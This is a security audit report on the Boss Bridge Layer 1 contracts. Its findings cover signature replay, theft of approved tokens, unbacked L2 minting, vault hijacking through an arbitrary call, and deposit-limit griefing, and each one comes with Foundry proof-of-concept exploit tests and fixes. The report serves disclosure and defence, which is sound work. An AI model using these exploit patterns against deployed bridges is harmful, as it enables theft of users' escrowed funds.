




Boss Bridge Protocol (L1)

Security Audit Report

Version 1.0

Prepared by: Farhan Davin (Lead Auditor)

September 28, 2026

Boss Bridge Protocol Security Audit Report

Farhan Davin

September 28, 2026

Prepared by: Farhan Davin (Lead Security Researcher)

Audited Codebase: Cyfrin / 7-boss-bridge-audit

Commit Hash: 7af21653ab3e8a8362bf5f63eb058047f562375

Methodology: The Tincho Method

Executive Summary

A comprehensive security review was conducted on the Layer 1 smart contracts of **Boss Bridge**, a cross-chain asset bridging protocol intended to transfer ERC20 tokens between Ethereum Mainnet and a custom Layer 2 network.

The audit identified **4 High Severity**, **2 Medium Severity**, and **2 Low / Informational** vulnerabilities. The most critical vulnerabilities allow an attacker to completely drain the bridge vault escrow via signature replay, steal funds from any user who approves the bridge contract, mint unbacked tokens on Layer 2 for free, and execute arbitrary calls as the bridge to hijack vault custody.

Every reported vulnerability was empirically proven through reproducible Foundry PoC tests in `test/unit/PoCAuditTest.t.sol` and verified against stateful invariant fuzz suites (`test/invariant/`) with `fail_on_revert = true` (32,768 calls across 256 runs). Additionally, an automated mutation testing runner (`scripts/mutation_runner.py`) was executed, establishing a test suite mutation score of **85.71%** (12/14 mutants killed).

Findings Summary Table

Finding ID	Title	Severity	Likelihood	Impact	Status
H-01	Missing Signature Replay Protection in <code>sendToL1</code> Allows Complete Drainage of Vault Funds	High	High	High	Open
H-02	Arbitrary <code>from</code> Address in <code>depositTokensToL2</code> Enables Theft of User- Approved ERC20 Tokens	High	High	High	Open
H-03	Vault-to- Vault Self- Transfer via Bridge Allowance Enables Minting Unbacked L2 Tokens	High	High	High	Open

Finding ID	Title	Severity	Likelihood	Impact	Status
H-04	Unconstrained Arbitrary Low-Level Call in <code>sendToL1</code> Allows Attacker to Hijack Vault Custody	High	High	High	Open
M-01	<code>TokenFactory</code> Cannot Deploy Tokens on ZKSync Era Due to Unsupported EVM <code>create</code> Opcode	Medium	High	Medium	Open
M-02	Direct ERC20 Donation to <code>L1Vault</code> Causes Denial of Service on <code>depositTokensToL2</code>	Medium	Medium	Medium	Open

Finding ID	Title	Severity	Likelihood	Impact	Status
L-01	<code>TokenFactory</code> . <code>deployToken</code> Does Not Check for Zero Address on Assembly Creation Failure	Low	Medium	Low	Open
L-02	Gas Opti- mizations and Code Hygiene Im- provements Across Bridge Contracts	Low	Low	Low	Open

Detailed Findings

H-01: Missing Signature Replay Protection in `sendToL1` Allows Complete Drainage of Vault Funds

Target asset `src/L1BossBridge.sol`

Severity High

Likelihood High

Impact High

Description The `L1BossBridge` contract relies on off-chain bridge operator signatures to authenticate L2-to-L1 asset withdrawals via `withdrawTokensToL1` and `sendToL1`.

The signature payload does not contain a nonce, deadline, or chain-specific domain separator, and the contract maintains no storage mapping to track previously executed signatures. As a result, any valid operator signature can be submitted repeatedly to drain the bridge vault of all deposited collateral.

```
1     function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory
      message) public nonReentrant whenNotPaused {
2 // @>   address signer = ECDSA.recover(MessageHashUtils.
      toEthSignedMessageHash(keccak256(message)), v, r, s);
3
4         if (!signers[signer]) {
5             revert L1BossBridge__Unauthorized();
6         }
7
8 // @>   (address target, uint256 value, bytes memory data) = abi.
      decode(message, (address, uint256, bytes));
9 // @>   (bool success,) = target.call{ value: value }(data);
10        if (!success) {
11            revert L1BossBridge__CallFailed();
12        }
13    }
```

Risk Likelihood: * Occurs whenever an authorized operator signs an L2 withdrawal request for an honest user or attacker. * Requires zero elevated privileges, private key compromise, or special network conditions. * Enables any observer to extract the `(v, r, s)` signature tuple from the public mempool or transaction history.

Impact: * Results in total loss of all ERC20 tokens held in custody by `L1Vault` (50,000 ether+ collateral). * Breaks protocol solvency by creating unbacked circulating tokens on L2 while draining backing assets on L1.

Proof of Concept

Exploit Steps

1. **Setup:** The vault holds 50,000 ether of user deposits. An attacker initiates a single legitimate withdrawal of 1,000 ether.
2. **Execution:** The operator provides a valid cryptographic signature `(v, r, s)`. The attacker submits this exact signature 50 consecutive times inside a loop.

3. **Verification:** The transaction sequence executes without reverting, withdrawing 1,000 ether per call and reducing the vault balance to 0.

```

1  function test_signature_replay_drains_vault() public {
2      uint256 withdrawAmount = 1_000 ether;
3      bytes memory message = abi.encode(
4          address(token),
5          0,
6          abi.encodeCall(IERC20.transferFrom, (address(vault),
7              attacker, withdrawAmount))
8      );
9      bytes32 messageHash = MessageHashUtils.toEthSignedMessageHash(
10         keccak256(message));
11     (uint8 v, bytes32 r, bytes32 s) = vm.sign(operator.key,
12         messageHash);
13     vm.startPrank(attacker);
14     for (uint256 i = 0; i < 50; i++) {
15         bridge.withdrawTokensToL1(attacker, withdrawAmount, v, r, s
16     );
17     }
18     vm.stopPrank();
19     assertEq(token.balanceOf(address(vault)), 0);
20     assertEq(token.balanceOf(attacker), 1_000 ether + 50_000 ether)
21     ;
22 }

```

Recommended Mitigation Implement a storage mapping `mapping(bytes32 messageHash => bool executed)` or an account-based nonce mechanism adhering to EIP-712. Mark each signature digest as used prior to executing the external call to enforce strict single-use validity.

```

1  + mapping(bytes32 => bool) public s_usedSignatures;
2  + error L1BossBridge__SignatureAlreadyUsed();
3
4      function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory
5         message) public nonReentrant whenNotPaused {
6         address signer = ECDSA.recover(MessageHashUtils.
7             toEthSignedMessageHash(keccak256(message)), v, r, s);
8         bytes32 messageHash = MessageHashUtils.
9             toEthSignedMessageHash(keccak256(message));
10         if (s_usedSignatures[messageHash]) {
11             revert L1BossBridge__SignatureAlreadyUsed();
12         }
13         s_usedSignatures[messageHash] = true;
14         address signer = ECDSA.recover(messageHash, v, r, s);
15         if (!signers[signer]) {

```

```
14         revert L1BossBridge__Unauthorized();
15     }
```

H-02: Arbitrary from Address in depositTokensToL2 Enables Theft of User-Approved ERC20 Tokens

Target asset `src/L1BossBridge.sol`

Severity High

Likelihood High

Impact High

Description The `depositTokensToL2` function allows users to lock L1 ERC20 tokens into the bridge vault and trigger an L2 minting event.

The function accepts an unvalidated `address from` parameter supplied directly by the caller. Rather than transferring assets strictly from `msg.sender`, the contract attempts `safeTransferFrom(from, address(vault), amount)`. Any account that has granted token allowance to `L1BossBridge` can have their funds transferred into the vault by a third party with the L2 recipient set to the attacker.

```
1 // @> function depositTokensToL2(address from, address
    l2Recipient, uint256 amount) external whenNotPaused {
2     if (token.balanceOf(address(vault)) + amount >
        DEPOSIT_LIMIT) {
3         revert L1BossBridge__DepositLimitReached();
4     }
5 // @> token.safeTransferFrom(from, address(vault), amount);
6
7     // Our off-chain service picks up this event and mints the
    corresponding tokens on L2
8 // @> emit Deposit(from, l2Recipient, amount);
9 }
```

Risk Likelihood: * Occurs whenever an honest user grants standard ERC20 approval to `L1BossBridge` prior to bridging. * Operates permissionlessly; any malicious actor can query on-chain approvals or monitor mempool transactions. * Exploitation succeeds unconditionally with zero capital investment by the attacker.

Impact: * Immediate loss of 100% of approved tokens from the victim's wallet on L1. * Off-chain relayer nodes parse the emitted `Deposit` event and mint unbacked tokens on L2 directly into the attacker's wallet.

Proof of Concept

Exploit Steps

1. **Setup:** An honest user approves `L1BossBridge` for 5,000 ether of `L1Token`.
2. **Execution:** The attacker invokes `depositTokensToL2(honestUser, attacker, 5_000 ether)`.
3. **Verification:** The transaction transfers 5,000 ether from `honestUser` to the vault and emits `Deposit(honestUser, attacker, 5_000 ether)`, reducing the victim's balance to 0.

```
1 function test_arbitrary_from_steals_user_tokens() public {
2     address honestUser = makeAddr("honestUser");
3     deal(address(token), honestUser, 5_000 ether);
4
5     vm.prank(honestUser);
6     token.approve(address(bridge), 5_000 ether);
7
8     vm.prank(attacker);
9     vm.expectEmit(address(bridge));
10    emit Deposit(honestUser, attacker, 5_000 ether);
11    bridge.depositTokensToL2(honestUser, attacker, 5_000 ether);
12
13    assertEq(token.balanceOf(honestUser), 0);
14 }
```

Recommended Mitigation Remove the `from` parameter entirely from `depositTokensToL2`. Enforce that all transfers into the vault originate strictly from `msg.sender`, ensuring callers cannot manipulate or spend third-party allowances.

```
1 - function depositTokensToL2(address from, address l2Recipient,
2   uint256 amount) external whenNotPaused {
3 + function depositTokensToL2(address l2Recipient, uint256 amount)
4   external whenNotPaused {
```

```
3         if (token.balanceOf(address(vault)) + amount >
4             DEPOSIT_LIMIT) {
5             revert L1BossBridge__DepositLimitReached();
6         }
7         token.safeTransferFrom(from, address(vault), amount);
8         token.safeTransferFrom(msg.sender, address(vault), amount);
9         // Our off-chain service picks up this event and mints the
10        corresponding tokens on L2
11        emit Deposit(from, l2Recipient, amount);
12        emit Deposit(msg.sender, l2Recipient, amount);
13    }
```

H-03: Vault-to-Vault Self-Transfer via Bridge Allowance Enables Minting Unbacked L2 Tokens

Target asset `src/L1BossBridge.sol`

Severity High

Likelihood High

Impact High

Description The `L1Vault` contract grants an infinite allowance (`type(uint256).max`) to `L1BossBridge` upon deployment to allow the bridge to withdraw assets when requested.

Because `depositTokensToL2` accepts an arbitrary `from` parameter without verifying that `from != address(vault)`, an attacker can specify `from = address(vault)`. The underlying ERC20 token executes `transferFrom(vault, vault, amount)`. This transfer succeeds as a self-transfer without modifying the vault's net balance, but successfully emits a `Deposit(address(vault), attacker, amount)` event. The off-chain relayer interprets this as a legitimate deposit and mints unbacked tokens to the attacker on L2.

```
1     constructor(IERC20 _token) Ownable(msg.sender) {
2         token = _token;
3         vault = new L1Vault(token);
4         // @> vault.approveTo(address(this), type(uint256).max);
5     }
6 }
```

```
7     function depositTokensToL2(address from, address l2Recipient,
8         uint256 amount) external whenNotPaused {
9         if (token.balanceOf(address(vault)) + amount >
10             DEPOSIT_LIMIT) {
11             revert L1BossBridge__DepositLimitReached();
12         }
13         // @> token.safeTransferFrom(from, address(vault), amount);
14         // @> emit Deposit(from, l2Recipient, amount);
15     }
```

Risk Likelihood: * Occurs whenever an attacker calls `depositTokensToL2` passing `from = address(vault)`. * Requires zero tokens deposited by the attacker, operating entirely on the vault's pre-approved balance. * Operates under ordinary execution without triggering reverts or state rollbacks.

Impact: * Generates unbacked synthetic assets on L2, diluting token supply and causing total economic insolvency. * Allows an attacker to bridge the unbacked L2 tokens back to L1 via `withdrawTokensToL1` to steal all collateral.

Proof of Concept

Exploit Steps

1. **Setup:** The vault holds 50,000 ether of legitimate deposits.
2. **Execution:** An attacker calls `depositTokensToL2(address(vault), attacker, 20_000 ether)`.
3. **Verification:** The transaction succeeds, vault balance remains at 50,000 ether, and the bridge emits `Deposit(address(vault), attacker, 20_000 ether)`.

```
1 function test_vault_to_vault_transfer_mints_free_tokens() public {
2     uint256 vaultBalanceBefore = token.balanceOf(address(vault));
3     assertEq(vaultBalanceBefore, 50_000 ether);
4
5     vm.prank(attacker);
6     vm.expectEmit(address(bridge));
7     emit Deposit(address(vault), attacker, 20_000 ether);
8     bridge.depositTokensToL2(address(vault), attacker, 20_000 ether);
9
10    assertEq(token.balanceOf(address(vault)), 50_000 ether);
11 }
```

Recommended Mitigation Restrict `from` to `msg.sender` as specified in finding H-02. Additionally, add an explicit assertion in `depositTokensToL2` verifying that `from != address(vault)`.

```
1      function depositTokensToL2(address l2Recipient, uint256 amount)
2 +      external whenNotPaused {
3 +          if (msg.sender == address(vault)) {
4 +              revert L1BossBridge__Unauthorized();
5          }
6          if (token.balanceOf(address(vault)) + amount >
7              DEPOSIT_LIMIT) {
8              revert L1BossBridge__DepositLimitReached();
9          }
10         token.safeTransferFrom(msg.sender, address(vault), amount);
11         emit Deposit(msg.sender, l2Recipient, amount);
12     }
```

H-04: Unconstrained Arbitrary Low-Level Call in `sendToL1` Allows Attacker to Hijack Vault Custody

Target asset `src/L1BossBridge.sol`

Severity High

Likelihood High

Impact High

Description The `sendToL1` function decodes an arbitrary `target`, `value`, and `data` payload from `message` and invokes `target.call{value: value}(data)`. The caller context of this execution is `L1BossBridge`.

Because `L1BossBridge` is the sole `owner` of `L1Vault`, executing an arbitrary call allows a malicious or compromised operator to invoke privileged functions on `L1Vault`, such as `L1Vault.approveTo(attacker, type(uint256).max)` or `L1Vault.transferOwnership(attacker)`. Once approved, the attacker bypasses the bridge entirely and directly drains all tokens from the vault escrow.

```
1      function sendToL1(uint8 v, bytes32 r, bytes32 s, bytes memory
2      message) public nonReentrant whenNotPaused {
3          address signer = ECDSA.recover(MessageHashUtils.
4              toEthSignedMessageHash(keccak256(message)), v, r, s);
```

```
3
4     if (!signers[signer]) {
5         revert L1BossBridge__Unauthorized();
6     }
7
8 // @> (address target, uint256 value, bytes memory data) = abi.
      decode(message, (address, uint256, bytes));
9
10 // @> (bool success,) = target.call{ value: value }(data);
11     if (!success) {
12         revert L1BossBridge__CallFailed();
13     }
14 }
```

Risk Likelihood: * Occurs whenever an operator key is tricked, social-engineered, or manipulated into signing a message targeting `address(vault)`. * Exploits the fact that the contract performs zero target whitelisting or function selector verification. * Requires only one signature to permanently seize control of vault allowances.

Impact: * Total compromise of vault asset custody; attacker receives direct, unrestricted approval to transfer all current and future tokens stored in `L1Vault`. * Bypasses bridge accounting, pausing mechanisms, and deposit limits.

Proof of Concept

Exploit Steps

1. **Setup:** The vault holds 50,000 ether of tokens.
2. **Execution:** An attacker acquires a signature for `message = abi.encode(address(vault), 0, abi.encodeCall(L1Vault.approveTo, (attacker, type(uint256).max)))` and calls `sendToL1`.
3. **Verification:** The bridge executes the call as the owner of `L1Vault`. The attacker calls `token.transferFrom(address(vault), attacker, 50_000 ether)`, transferring all funds directly.

```
1 function test_arbitrary_call_hijacks_vault_approval() public {
2     bytes memory maliciousCall = abi.encodeCall(L1Vault.approveTo,
3         (attacker, type(uint256).max));
4     bytes memory message = abi.encode(address(vault), 0,
5         maliciousCall);
6
7     bytes32 messageHash = MessageHashUtils.toEthSignedMessageHash(
8         keccak256(message));
9 }
```

```
6      (uint8 v, bytes32 r, bytes32 s) = vm.sign(operator.key,
7          messageHash);
8      vm.prank(attacker);
9      bridge.sendToL1(v, r, s, message);
10
11     assertEq(token.allowance(address(vault), attacker), type(
12         uint256).max);
13     vm.prank(attacker);
14     token.transferFrom(address(vault), attacker, 50_000 ether);
15
16     assertEq(token.balanceOf(address(vault)), 0);
17     assertEq(token.balanceOf(attacker), 1_000 ether + 50_000 ether)
18     ;
18 }
```

Recommended Mitigation Restrict `sendToL1` to interact strictly with the canonical `token` contract and enforce that the executed selector matches `IERC20.transferFrom.selector`. Disallow calls where `target == address(vault)` or `target == address(this)`.

```
1      (address target, uint256 value, bytes memory data) = abi.decode
2          (message, (address, uint256, bytes));
3      +   if (target != address(token)) {
4      +       revert L1BossBridge__Unauthorized();
5      +   }
6      +   if (bytes4(data) != IERC20.transferFrom.selector) {
7      +       revert L1BossBridge__Unauthorized();
8      +   }
9      (bool success,) = target.call{ value: value }(data);
```

M-01: TokenFactory Cannot Deploy Tokens on ZKSync Era Due to Unsupported EVM create Opcode

Target asset `src/TokenFactory.sol`

Severity Medium

Likelihood High

Impact Medium

Description The protocol README explicitly states that `TokenFactory.sol` will be deployed on both Ethereum Mainnet and ZKSync Era to deploy new token instances dynamically.

In `TokenFactory::deployToken`, contract instantiation is implemented using standard EVM in-line assembly: `create(0, add(contractBytecode, 0x20), mload(contractBytecode))`. On ZKSync Era, the ZK-EVM architecture does not support deploying arbitrary dynamic runtime bytecode from memory using the standard `create` opcode. In ZKSync Era, contract bytecodes must be known ahead of time at compile time and registered as factory dependencies, or deployed via system contracts (`ContractDeployer`). Consequently, calling `deployToken` on ZKSync Era will fail or revert.

```
1     function deployToken(string memory symbol, bytes memory
2         contractBytecode) public onlyOwner returns (address addr) {
3         assembly {
4             // @>      addr := create(0, add(contractBytecode, 0x20), mload(
5                 contractBytecode))
6             s_tokenToAddress[symbol] = addr;
7             emit TokenDeployed(symbol, addr);
8         }
9     }
```

Risk Likelihood: * Occurs whenever the protocol attempts to deploy new ERC20 tokens on ZKSync Era. * Arises directly from architectural discrepancies between the Ethereum EVM and ZKSync Era ZK-EVM. * Affects 100% of token deployment transactions dispatched on the ZKSync network.

Impact: * Complete failure of token deployment functionality on ZKSync Era. * Breaks cross-chain asset parity, rendering the bridge unable to initialize target tokens on L2.

Proof of Concept**Exploit Steps**

1. **Setup:** The protocol compiles and deploys `TokenFactory` to ZKSync Era following the deployment specification.
2. **Execution:** The owner attempts to deploy a new token by calling `deployToken("NEW_TOKEN", bytecode)`.

- Recommended Mitigation** Deploy tokens using native Solidity **new** syntax with precompiled bytecode (e.g. **new L1Token()**), or utilize ZKSync Era’s native **ContractDeployer** system contract (**0x00**) with bytecode hashes registered as compiler dependencies.

M-02: Direct ERC20 Donation to L1Vault Causes Denial of Service on depositTokensToL2

Description The `depositTokensToL2` function enforces a global deposit ceiling of 100,000 ether to prevent over-concentration of risk on the bridge.

The contract evaluates this limit against the vault's physical on-chain balance via `token.balanceOf(address(vault))+ amount > DEPOSIT_LIMIT`, rather than maintaining an internal accounting variable. Because anyone can transfer tokens directly to `L1Vault` via `token.transfer(address(vault), amount)`, a malicious user can donate tokens directly to push the vault balance to `DEPOSIT_LIMIT`. This permanently blocks all legitimate user deposits until sufficient withdrawals are processed.

```
1     function depositTokensToL2(address from, address l2Recipient,
2         uint256 amount) external whenNotPaused {
3         // @> if (token.balanceOf(address(vault)) + amount >
4             DEPOSIT_LIMIT) {
5             revert L1BossBridge__DepositLimitReached();
6         }
7         token.safeTransferFrom(from, address(vault), amount);
8         emit Deposit(from, l2Recipient, amount);
9     }
```

Risk Likelihood: * Occurs whenever an attacker decides to grief the protocol by transferring tokens directly to the vault. * Requires only that the vault has capacity remaining up to `DEPOSIT_LIMIT`. * Can be executed by sending small dust amounts when the vault is already near its ceiling.

Impact: * Complete denial of service for all users wishing to bridge tokens from L1 to L2. * Violates protocol availability invariants without violating solvency.

Proof of Concept

Exploit Steps

1. **Setup:** The vault holds 50,000 ether. The remaining deposit capacity is 50,000 ether.
2. **Execution:** An attacker transfers 50,000 ether directly to `address(vault)` via `token.transfer`.
3. **Verification:** An honest user calls `depositTokensToL2` with 1 ether; the transaction reverts with `L1BossBridge__DepositLimitReached`.

```
1 function test_donation_attack_doses_deposit_limit() public {
2     uint256 currentVaultBalance = token.balanceOf(address(vault));
3     uint256 amountToLimit = bridge.DEPOSIT_LIMIT() -
4         currentVaultBalance;
5     deal(address(token), attacker, amountToLimit);
6     vm.prank(attacker);
```

```
7     token.transfer(address(vault), amountToLimit);
8
9     assertEq(token.balanceOf(address(vault)), bridge.DEPOSIT_LIMIT
10              ());
11
12     address honestUser = makeAddr("honestUser2");
13     deal(address(token), honestUser, 1 ether);
14
15     vm.startPrank(honestUser);
16     token.approve(address(bridge), 1 ether);
17     vm.expectRevert(L1BossBridge.L1BossBridge__DepositLimitReached.
18                    selector);
19     bridge.depositTokensToL2(honestUser, honestUser, 1 ether);
20     vm.stopPrank();
21 }
```

Recommended Mitigation Track total deposited tokens using an internal state variable `uint256 public totalDeposited` incremented only inside `depositTokensToL2` and decremented during withdrawals, rather than reading raw `token.balanceOf(address(vault))`.

```
1 +   uint256 public totalDeposited;
2
3     function depositTokensToL2(address l2Recipient, uint256 amount)
4         external whenNotPaused {
5 -         if (token.balanceOf(address(vault)) + amount >
6             DEPOSIT_LIMIT) {
7 +         if (totalDeposited + amount > DEPOSIT_LIMIT) {
8             revert L1BossBridge__DepositLimitReached();
9         }
10 +         totalDeposited += amount;
11 +         token.safeTransferFrom(msg.sender, address(vault), amount);
12 +         emit Deposit(msg.sender, l2Recipient, amount);
13     }
```

L-01: TokenFactory.deployToken Does Not Check for Zero Address on Assembly Creation Failure

Target asset `src/TokenFactory.sol`

Severity Low

Likelihood Medium

Impact Low

Description The `deployToken` function in `TokenFactory` executes the EVM assembly `create` instruction to deploy new ERC20 token instances.

If deployment reverts in the constructor or exceeds available gas, the `create` opcode returns `address(0)`. The function does not validate that `addr != address(0)`, causing `s_tokenToAddress[symbol]` to be assigned `address(0)` and emitting a `TokenDeployed(symbol, address(0))` event. Additionally, calling `deployToken` multiple times with the same symbol silently overwrites previously registered token addresses.

```
1     function deployToken(string memory symbol, bytes memory
2         contractBytecode) public onlyOwner returns (address addr) {
3         assembly {
4             // @>      addr := create(0, add(contractBytecode, 0x20), mload(
5                 contractBytecode))
6             }
7         // @>      s_tokenToAddress[symbol] = addr;
8         // @>      emit TokenDeployed(symbol, addr);
9     }
```

Risk Likelihood: * Occurs whenever an invalid bytecode payload, reverting constructor, or out-of-gas condition is encountered during deployment. * Can also occur accidentally if the owner redeploys using an existing symbol string.

Impact: * The factory registry records `address(0)` as a valid token address. * Downstream contracts relying on `getTokenAddressFromSymbol` will receive `address(0)`, causing operational failures.

Proof of Concept**Exploit Steps**

1. **Execution:** The owner attempts to deploy a token with invalid bytecode `hex"fe"`.
2. **Verification:** `create` returns `address(0)`, which is silently stored in `s_tokenToAddress["FAIL"]`.

```
1 function test_token_factory_zero_address_on_failure() public {
2     bytes memory badBytecode = hex"fe";
3     address deployedAddr = factory.deployToken("FAIL", badBytecode)
4     ;
5     assertEq(deployedAddr, address(0));
6 }
```

```
6      assertEq(factory.getTokenAddressFromSymbol("FAIL"), address(0))
      ;
7  }
```

Recommended Mitigation Verify that the returned address is not `address(0)` and ensure that the symbol has not already been registered.

```
1  +   error TokenFactory__DeploymentFailed();
2  +   error TokenFactory__TokenAlreadyExists();
3
4      function deployToken(string memory symbol, bytes memory
      contractBytecode) public onlyOwner returns (address addr) {
5  +       if (s_tokenToAddress[symbol] != address(0)) {
6  +           revert TokenFactory__TokenAlreadyExists();
7  +       }
8       assembly {
9           addr := create(0, add(contractBytecode, 0x20), mload(
               contractBytecode))
10      }
11  +   if (addr == address(0)) {
12  +       revert TokenFactory__DeploymentFailed();
13  +   }
14       s_tokenToAddress[symbol] = addr;
15       emit TokenDeployed(symbol, addr);
16   }
```

L-02: Gas Optimizations and Code Hygiene Improvements Across Bridge Contracts

Target asset `src/L1BossBridge.sol, src/L1Vault.sol`

Severity Low

Likelihood Low

Impact Low

Description Several architectural and gas optimization opportunities were identified across the in-scope contracts: 1. **DEPOSIT_LIMIT** declared as **mutable storage**: In `L1BossBridge.sol`, `uint256 public DEPOSIT_LIMIT = 100_000 ether`; is never modified after initialization.

Storing this in storage incurs an unnecessary **SLOAD** (2,100 gas) on every deposit. Declaring it **constant** embeds the value directly into the runtime bytecode. 2. **token in L1Vault declared as mutable storage:** In `L1Vault.sol`, `IERC20 public token;` is set once in the constructor and never modified. Declaring it **immutable** eliminates storage overhead. 3. **Unindexed event address parameters:** In `L1BossBridge.sol`, the `Deposit` event declares `(address from, address to, uint256 amount)` without **indexed** attributes. Off-chain indexers and relay nodes must scan full event data rather than filtering by topic bloom filters. 4. **Unchecked return value on token.approve:** In `L1Vault.approveTo`, the boolean return value of `token.approve(target, amount)` is ignored. While `L1Token` is standard OpenZeppelin, using `SafeERC20.forceApprove` ensures robust execution across all clones.

```
1 // L1BossBridge.sol
2 // @> uint256 public DEPOSIT_LIMIT = 100_000 ether;
3 // @> event Deposit(address from, address to, uint256 amount);
4
5 // L1Vault.sol
6 // @> IERC20 public token;
7 // @> token.approve(target, amount);
```

Risk Likelihood: * Affects every deposit transaction and event indexing operation across the bridge lifecycle.

Impact: * Unnecessary gas expenditures for users and higher off-chain relay latency.

Recommended Mitigation Apply constant and immutable declarations, index event parameters, and use `SafeERC20`:

```
1 // L1BossBridge.sol
2 - uint256 public DEPOSIT_LIMIT = 100_000 ether;
3 + uint256 public constant DEPOSIT_LIMIT = 100_000 ether;
4
5 - event Deposit(address from, address to, uint256 amount);
6 + event Deposit(address indexed from, address indexed to, uint256
   amount);
7
8 // L1Vault.sol
9 - IERC20 public token;
10 + IERC20 public immutable token;
```

General Recommendations

1. **Adopt EIP-712 Structured Signatures:** Replace raw `keccak256(message)` hashing with EIP-712 structured data hashing including `domainSeparator` containing `chainId` and `address(this)`. This prevents cross-chain replay between Ethereum and ZKSync.
2. **Eliminate Arbitrary Calls in Bridge Routers:** Instead of generic `.call{value: value}(data)`, implement discrete, typed withdrawal functions for native ETH and ERC20 tokens with explicit parameter decoding and destination verification.
3. **Internal Accounting Over Raw Balances:** Never evaluate protocol rules (such as deposit limits) using live ERC20 token balances on custodial addresses, as these balances can be manipulated via untracked transfers or flash donations.
4. **Integrate Invariant Testing in CI/CD:** Maintain the `InvariantTest.t.sol` suite in continuous integration with `fail_on_revert = true` to detect edge-case accounting regressions.

Disclaimer

This security review does not guarantee the complete absence of vulnerabilities. Security assessments represent a point-in-time review of the provided commit hash and scope. Protocols should maintain active bug bounties, comprehensive monitoring, and phased deployment rollouts.